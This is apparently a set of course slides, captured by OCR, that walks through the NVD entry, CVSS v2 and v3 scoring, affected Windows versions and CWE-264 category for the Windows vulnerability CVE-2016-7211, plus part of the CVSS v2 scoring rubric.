
CVE Dictionary Entry: CVE-2016-7211
Original release date: 10/13/2016
Last revised: 11/28/2016
Source: US-CERT/NIST

More details on the specific Windows 10 vulnerability including the CVSS scores

https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-7211

National Vulnerability Database

CVSS scores, note there ae two versions



Impact

CVSS Severity (version 3.0):

CVSS v3 Base Score: 7.3 High
Vector: CVSS:3.0/AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H (legend)
Impact Score: 5.9
Exploitability Score: 1.3

CVSS Version 3 Metrics:

Attack Vector (AV): Local
Attack Complexity (AC): Low
Privileges Required (PR): Low
User Interaction (UI): Required
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS Severity (version 2.0):

CVSS v2 Base Score: 7.2 HIGH
Vector: (AV:L/AC:L/Au:N/C:C/I:C/A:C) (legend)
Impact Subscore: 10.0
Exploitability Subscore: 3.9

CVSS Version 2 Metrics:

Access Vector: Locally exploitable
Access Complexity: Low
Authentication: Not required to exploit
Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service


References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource	Type	Source	Name
http://technet.microsoft.com/security/bulletin/MS16-123	Patch; Vendor Advisory	External Source	MS	MS16-123
http://www.securityfocus.com/bid/93556		External Source	BID	93556

https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-7211

National Vulnerability Database



Technical Details

Vulnerability Type (View All)

- Permissions, Privileges, and Access Control (CWE-264)

Vulnerable software and versions Switch to CPE 2.2

+ Configuration 1

+ OR

✱ cpe:2.3:o:microsoft:windows_10:-:*:*:*:*:*:*:*
✱ cpe:2.3:o:microsoft:windows_10:1511:*:*:*:*:*:*:*
✱ cpe:2.3:o:microsoft:windows_10:1607:*:*:*:*:*:*:*
✱ cpe:2.3:o:microsoft:windows_7:*:sp1:*:*:*:*:*:*
✱ cpe:2.3:o:microsoft:windows_8.1:*:*:*:*:*:*:*:*
✱ cpe:2.3:o:microsoft:windows_rt_8.1:*:*:*:*:*:*:*:*
✱ cpe:2.3:o:microsoft:windows_server_2008:*:sp2:*:*:*:*:*:*
✱ cpe:2.3:o:microsoft:windows_server_2008:r2:sp1:*:*:*:*:*:*
✱ cpe:2.3:o:microsoft:windows_server_2012:-:*:*:*:*:*:*:*
✱ cpe:2.3:o:microsoft:windows_server_2012:r2:*:*:*:*:*:*:*
✱ cpe:2.3:o:microsoft:windows_vista:*:sp2:*:*:*:*:*:*

✱ Denotes Vulnerable Software

Change History 5 change records found - show changes


NIST National Institute of Standards and Technology U.S. Department of Commerce

Type of vulnerability

What versions are impacted

https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-7211

National Vulnerability Database



CVE - CVE-2016-7211
NVD - CVE-2016-7211
CWE - CWE-264: Permiss
cwe.mitre.org/data/definitions/264.html
Apps Yahoo Cabrillo College Health Network CIS 76 links Lab Development Home Music Training Expand All Link Comments Other bookmarks

Common Weakness Enumeration

A Community-Developed List of Software Weakness Types

CWE and SANS Institute TOP 25 MOST DANGEROUS SOFTWARE ERRORS

Home > CWE List > CWE- Individual Dictionary Definition (2.11)

ID Lookup: Go

Home | About | CWE List | Scoring | Community | News | Search

CWE CATEGORY: Permissions, Privileges, and Access Controls

Category ID: 264 **Status:** Incomplete

Description

Description Summary

Weaknesses in this category are related to the management of permissions, privileges, and other security features that are used to perform access control.

Applicable Platforms

Languages

All

Detection Methods

Manual Static Analysis - Binary / Bytecode

According to SOAR, the following detection techniques may be useful:

Cost effective for partial coverage:

- Binary / Bytecode disassembler - then use manual analysis for vulnerabilities & anomalies

Effectiveness: SOAR Partial

Dynamic Analysis with automated results interpretation

According to SOAR, the following detection techniques may be useful:

Cost effective for partial coverage:

- Web Application Scanner
- Web Services Scanner
- Database Scanners

Effectiveness: SOAR Partial

Dynamic Analysis with manual results interpretation

According to SOAR, the following detection techniques may be useful:

Cost effective for partial coverage:

- Fuzz Tester
- Framework-based Fuzzer


Drilling down to the type of vulnerability

http://cwe.mitre.org/data/definitions/264.html

Scoring CVSS Rubric v2

National Vulnerability Database

CVSS Base Score Version 2.0



Impact

CVSS Severity (version 3.0):

CVSS v3 Base Score: 7.3 High
Vector: CVSS:3.0/AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H (legend)
Impact Score: 5.9
Exploitability Score: 1.3

CVSS Version 3 Metrics:

Attack Vector (AV): Local
Attack Complexity (AC): Low
Privileges Required (PR): Low
User Interaction (UI): Required
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS Severity (version 2.0):

CVSS v2 Base Score: 7.2 HIGH
Vector: (AV:L/AC:L/Au:N/C:C/I:C/A:C) (legend)
Impact Subscore: 10.0
Exploitability Subscore: 3.9

CVSS Version 2 Metrics:

Access Vector: Locally exploitable
Access Complexity: Low
Authentication: Not required to exploit
Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.


Hyperlink	Resource	Type	Source	Name
http://technet.microsoft.com/security/bulletin/MS16-123	Patch; Vendor Advisory	External Source	MS	MS16-123
http://www.securityfocus.com/bid/93556		External Source	BID	93556

Click the link to see how the score was calculated using version 2.0

https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-7211

National Vulnerability Database

CVSS Base Score Version 2.0



CVE-2016-7211

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

CVSS Base Score: 7.2
Impact Subscore: 10.0
Exploitability Subscore: 3.9
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 7.2

Show Equations

CVSS v2 Vector
(AV:L/AC:L/Au:N/C:C/I:C/A:C)

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
[✓ Local (AV:L)] Adjacent Network (AV:A) Network (AV:N)

Access Complexity (AC)*
High (AC:H) Medium (AC:M) [✓ Low (AC:L)]

Authentication (Au)*
Multiple (Au:M) Single (Au:S) [✓ None (Au:N)]

Impact Metrics

Confidentiality Impact (C)*
None (C:N) Partial (C:P) [✓ Complete (C:C)]

Integrity Impact (I)*
None (I:N) Partial (I:P) [✓ Complete (I:C)]

Availability Impact (A)*
None (A:N) Partial (A:P) [✓ Complete (A:C)]


Score = 7.2

The "calculator"

Note that the impact metrics refer to the CIA triad.

https://nvd.nist.gov/vuln-metrics/cvss/v2-calculator?name=CVE-2016-7211&vector=(AV:L/AC:L/Au:N/C:C/I:C/A:C)

CVE Scoring Rubric v2 - Base Score



2.1.1. Access Vector (AV)


This metric reflects how the vulnerability is exploited. The possible values for this metric are listed in Table 1. The more remote an attacker can be to attack a host, the greater the vulnerability score.

Metric Value	Description
Local (L)	A vulnerability exploitable with only *local access* requires the attacker to have either physical access to the vulnerable system or a local (shell) account. Examples of locally exploitable vulnerabilities are peripheral attacks such as Firewire/USB DMA attacks, and local privilege escalations (e.g., sudo).
Adjacent Network (A)	A vulnerability exploitable with *adjacent network access* requires the attacker to have access to either the broadcast or collision domain of the vulnerable software. Examples of local networks include local IP subnet, Bluetooth, IEEE 802.11, and local Ethernet segment.
